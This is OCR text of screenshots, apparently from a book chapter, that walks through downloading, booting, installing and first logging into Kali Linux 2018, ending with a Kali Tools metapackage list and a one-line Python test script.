
Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	3.0G	2018.3a	61bc17ee83ffa12e674af35503181bb336e943ccefac90805807f4bf0137e4b2
Kali Linux 32 Bit	HTTP | Torrent	3.1G	2018.3a	8928746e7a4d7d9cdab4df4300becfb9566aaaf9a7386cfe4edfeb74b884352c
Kali Linux Light 64 Bit	HTTP | Torrent	854M	2018.3a	7d5c3b2797e86ef3791bf01ba3b792ec161417f9e0ea9f3f117f9a94f3df9ec2
Kali Linux Light 32 Bit	HTTP | Torrent	851M	2018.3a	c207f43492282e04fa040e32a2cdb5ccb58b73654eaab33bd0ac5f9dc10d587d
Kali Linux Kde 64 Bit	HTTP | Torrent	3.1G	2018.3a	7fad2a1058f881d6ed37f5da05c4bab95852abfdb526ea86346e21eb7c7ac629
Kali Linux LXDE 64 Bit	HTTP | Torrent	2.9G	2018.3a	4326ad6fdd16f8acb3cc3070d32738bcacfe7dd8dc4026d18c89027351a46774
Kali Linux XFCE 64 Bit	HTTP | Torrent	2.8G	2018.3a	0fbd4cb3eb34b701dfe368f682a30aaed13e3b9f3013f709419d27a427cb12a8
Kali Linux MATE 64 Bit	HTTP | Torrent	3.0G	2018.3a	5d39553d326fb10396488af24d6bd8383183521e493c87a12fa569f9f5345215
Kali Linux E17 64 Bit	HTTP | Torrent	2.8G	2018.3a	913ffc3e14227e96284feefa8adf10ddad3f42c589b5f97504bc83038f7292e7
Kali Linux Light	HTTP |	557M	2018.3a	7d6c12fa7966fce666661b9da360504565860816402d3bc9d3184938f2360ca1



Library
Organize
Clear Downloads
History
Downloads
Tags
All Bookmarks
kali-linux-2018.2-vbox-amd64.ova
3.2 GB — offensive-security.com — 5:16 PM
kali-linux-2018.2-vm-amd64.ova
3.4 GB — offensive-security.com — 5:09 PM
kali-linux-mate-2018.2-amd64.iso
3m 2s left — 544 MB of 2.7 GB (12.8 MB/sec)
kali-linux-kde-2018.2-amd64.iso
2m 58s left — 647 MB of 2.8 GB (12.9 MB/sec)
kali-linux-xfce-2018.2-amd64.iso
Failed — kali.org — 4:54 PM
kali-linux-lxde-2018.2-amd64.iso
1m 2s left — 1.4 of 2.6 GB (17.0 MB/sec)
kali-linux-e17-2018.2-amd64.iso
2.5 GB — kali.org — 5:17 PM
kali-linux-light-2018.2-amd64.iso
865 MB — kali.org — 4:49 PM
kali-linux-2018.2-amd64.iso
2.7 GB — kali.org — 5:16 PM



KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options



BY OFFENSIVE SECURITY
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
Kali-e17-2018-1-amd64-01



BY OFFENSIVE SECURITY
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
cybernightmares.com



BY OFFENSIVE SECURITY
Set up users and passwords
You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.
Note that you will not be able to see the password as you type it.
Root password:
Show Password in Clear
Please enter the same root password again to verify that you have typed it correctly.
Re-enter password to verify:
Show Password in Clear
Screenshot
Go Back
Continue


BY OFFENSIVE SECURITY
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual


BY OFFENSIVE SECURITY
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI3 (0,0,0) (sda) - 18.1 GB ATA VBOX HARDDISK
SCSI3 (0,0,0) (sda) - 64.0 GB SanDisk Cruzer Glide



BY OFFENSIVE SECURITY
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI3 (0,0,0) (sda) - 18.1 GB ATA VBOX HARDDISK
> #1 primary 17.0 GB f ext4 /
> #5 logical 1.1 GB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue


BY OFFENSIVE SECURITY
Partition disks
Partitions formatting
Creating ext4 file system for / in partition #1 of SCSI3 (0,0,0) (sda)...





```
  Booting 'Kali GNU/Linux, with Linux 3.18.0-kali1-amd64'

Loading Linux 3.18.0-kali1-amd64 ...
Loading initial ramdisk ...
early console in decompress_kernel

Decompressing Linux... Parsing ELF... done.
Booting the kernel.
Loading, please wait...
[    1.713422] sd 0:0:0:0: [sda] Assuming drive cache: write through
  Volume group "kalibook" not found
  Skipping volume group kalibook
Unable to find LVM volume kalibook/root
Unlocking the disk /dev/disk/by-uuid/f2882617-ee2b-495f-8301-f798ecd90764 (sda5_
crypt)
Enter passphrase: _
```


```
Kali GNU/Linux Rolling Kali-e17-2018-1-amd64-01 tty1

Kali-e17-2018-1-amd64-01 login: root
Password:
Last login: Sun Jun 10 16:15:17 EDT 2018 on tty6
Linux Kali-e17-2018-1-amd64-01 4.15.0-kali2-amd64 #1 SMP Debian 4.15.11-1kali1
2018-03-21) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Kali-e17-2018-1-amd64-01:~# _
```



Wed 03:22
Username:
Next



Applications
Places
Wed 03:54
1



KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options


https://tools.kali.org/kali-me
Most Visited
Getting Started
Fedora Project (2)
Red Hat (2)
Free Content (2)
Spotify Web Player
Apache CMS
KALI TOOLS
Home
Tools Listing
Metapackages
kali-linux: The Base Kali Linux System
kali-linux-full: The Default Kali Linux Install
kali-linux-all: All Available Packages in Kali Linux
kali-linux-sdr: Software Defined Radio (SDR) Tools in Kali
kali-linux-gpu: Kali Linux GPU-Powered Tools
kali-linux-wireless: Wireless Tools in Kali
kali-linux-web: Kali Linux Web-App Assessment Tools
kali-linux-forensic: Kali Linux Forensic Tools
kali-linux-voip: Kali Linux VoIP Tools
kali-linux-pwtools: Kali Linux Password Cracking Tools


book-python.py - /root/bin - Geany
File Edit Search View Document Project Build Tools Help
Symbols
No symbols found
book-python.py
1 #! env python
2 #Kalibook
3 print("The Kalibook is Awesome")
4
Status
Compiler
Messages
Scribble
Terminal
book-python.py book-python.pyc
root@kali:~/bin# chmod +x book-python.py
root@kali:~/bin# ./book-python.py
bash: ./book-python.py: env: bad interpreter: No such file or directory
root@kali:~/bin# python book-python.py
The Kalibook is Awesome
